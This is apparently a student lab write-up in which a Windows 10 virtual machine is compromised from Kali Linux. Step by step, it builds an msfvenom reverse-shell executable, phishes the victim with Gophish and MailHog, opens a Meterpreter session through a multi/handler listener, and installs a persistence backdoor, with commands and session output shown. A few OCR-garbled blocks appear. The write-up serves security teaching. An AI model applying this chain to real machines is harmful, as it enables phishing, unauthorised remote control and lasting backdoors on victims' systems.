
## Attack Scenario:

In the attacking phase, I will use Metasploit framework to create a payload, with msfvenom module. This payload will be delivered to the victim machine (windows 10), and a listener will be set up using multi/handler module to wait for an incoming connection.

Upon successful execution of the payload on the windows (victim) machine, a Meterpreter shell will be established. Using Meterpreter is ideal due to its stable shell and advanced post-exploitation capabilities ensuing a reliable session control, making it suitable for compromised Windows systems.

Step 1: Open Metasploit framework from kali Linux, using the msfconsole module.




Step 2: Creating the payload using msfvenom module in Metasploit framework.



- -p: Payload
- windows/meterpreter/reverse\_tcp: Our reverse shell.
- LHOST=<your\_Kali\_IP Address>: Your Kali Linux IP address (you can find it with ip a).
- LPORT=4444: Port on your machine that will listen for the connection.
- -f exe: Output format for Windows operating system.
- > shell.exe: directs the output to a file named shell.exe

### Step 3: Hosting the payload

So that the payload can be downloaded by the windows (victim) machine through the http server on port 80. This will start a web server serving files on (port 80) creating a link (e.g., http://<Kali\_IP Address>/shell.exe).



### Step 4: The deliver of the payload

Once the payload has been successfully hosted on a web server using port 80, it becomes accessible via a URL (e.g., http://<Kali\_IP Address>/shell.exe). Then comes the deliver,

which is step 4, there are several ways to deliver payload to the victim such as: USB drop attacks, drive-by downloads, phishing. For my deliver process I use email phishing attack.

I will be using tools like **Gophish** which allows me to create, send, and track phishing emails. And **MailHog** to mimic a SMTP server, **MailHog** acts as a simulated email inbox, allowing the windows machine to receive emails locally. This is because using a real **SMTP server** is not workable. Because of most real email servers, especially public ones like Gmail or Outlook have a strong security mechanism such as **SPF**, **DKIM**, and **DMRAC** to block unauthorized senders and prevent spoofing. Unless you own the domain of the sender email address, you cannot send phishing emails or spoof emails without the email getting blocked or flagged

In **Gophish** I created custom email templates that appeared legitimate, making it more convincing for the victim. The email contained a payload link embedded within the message. I ensured that all the appropriate fields in the Gophish setup were accurately filled for successful deliver.

### **Below is the video to install Gophish:**

Gophish: <a href="https://youtu.be/rwn2vlOLdRA?si=RarXdYESij68Bhxy">https://youtu.be/rwn2vlOLdRA?si=RarXdYESij68Bhxy</a>


#### **Using Gophish steps**

1. Launch Gophish




### 2. Create users and groups

We'll add the users to a specific group that we will be creating, I named my group




## 3. Set up SMTP sending profile

Here when filling the fields, make sure to use your localhostIPAddress on port 1025, as this is your local simulated SMTP server, where MailHog will be listening in port 1025 for email sent.




## 4. Create the email template





## 5. Create a landing page


Normally used for capturing credentials, but since I am doing a payload delivery. I just need to put any HTML code, but we won't be able to send the email later in the campaign if we don't have a landing page.



# 6. Creating and launching the campaign








I downloaded and configured MailHog on a Windows machine, ensuring that the correct port and web UI settings were integrated with Gophish to display and monitor the captured emails.

## Below is the video to install MailHog:


MailHog: <a href="https://youtu.be/Vv-T-XK5WjI?si=37fP7tJX7-I0kiFF">https://youtu.be/Vv-T-XK5WjI?si=37fP7tJX7-I0kiFF</a>


## **Using Gophish steps:**


1. Run the downloaded MailHog.exe in your terminal



2. Make sure you're using your localhostIPAddress on port 8025, which will open a browser-based inbox.







### Step 4: Setting up the listener


Using multi/handler module, as it's used to receive reverse shells. It will wait for an incoming connection. Upon successful execution of the payload on the windows (victim) machine, a Meterpreter shell will be established.

- use exploit/multi/handler
- set payload windows/meterpreter/reverse\_tcp
- set LHOST <YOUR\_IP>

- set LPORT 4444
- exploit

When the victim downloads the payload, a Meterpreter session (e.g., session 1) will appear, indicating that you have access to the victim's command line.

Step 4: Windows (victim) machine downloading and running the payload as an administrator



```
And the control of th
```

Meterpreter session 1, indicating that you have the access to the command line of the victim, using Meterpreter shell.

This allows you to perform various post-exploitation techniques, After gaining access to the victim machine, I used **persistence** which is considered a post-exploitation technique as I wanted to ensure I could maintain access to the victim machine even after a reboot or shutdown. So, I performed a persistence backdoor, to make sure that the payload reconnects to my listener every time the victim system restarts. Allowing me to regain access without needing to exploit the system again and again.

```
The Albume Edit Views Help

The Albume Edit Views Edit Views District Common Delivery Server

The Albume Edit Views Help

The Albume Edit View
```


```
### Application | Proceedings | Proceedings
```


- use exploit/windows/local/persistence
- set SESSION 1
- set LHOST 192.168.56.102
- set LPORT 4444
- set PAYLOAD windows/meterpreter/reverse\_tcp
- set STARTUP USER
- run

```
msf6 exploit(windows/local/persistence) >
msf6 exploit(windows/local/persistence) > use exploit/multi/handler
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.56.102
LHOST ⇒ 192.168.56.102
msf6 exploit(multi/handler) > set LPORT 4444
LPORT ⇒ 4444
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.56.102:4444
```

I made sure that the payload reconnects to my listener by setting up my listener again, so that once the system reboots, the backdoor can re-establish the Meterpreter session automatically.

Then we'll restart the Windows (victim) machine, for a Meterpreter session to be established.





```
[*] Started reverse TCP handler on 192.168.56.102:4444
[*] 192.168.56.103 - Meterpreter session 1 closed. Reason: Died
[*] Sending stage (177734 bytes) to 192.168.56.103
[*] Meterpreter session 2 opened (192.168.56.102:4444 → 192.168.56.103:49723) at 2025-05-08 09:51:09 -0400
```

After the Meterpreter was established, I was able to perform other various post-exploitation techniques.

In my case, I gathered system information using commands like **sysinfo** to view OS details, **getuid** to identify the current user, **netstat -ano** to check active network connections and ports, **ipconfig** to receive IP configuration, and **ls** to explore the file system of the victim's machine.

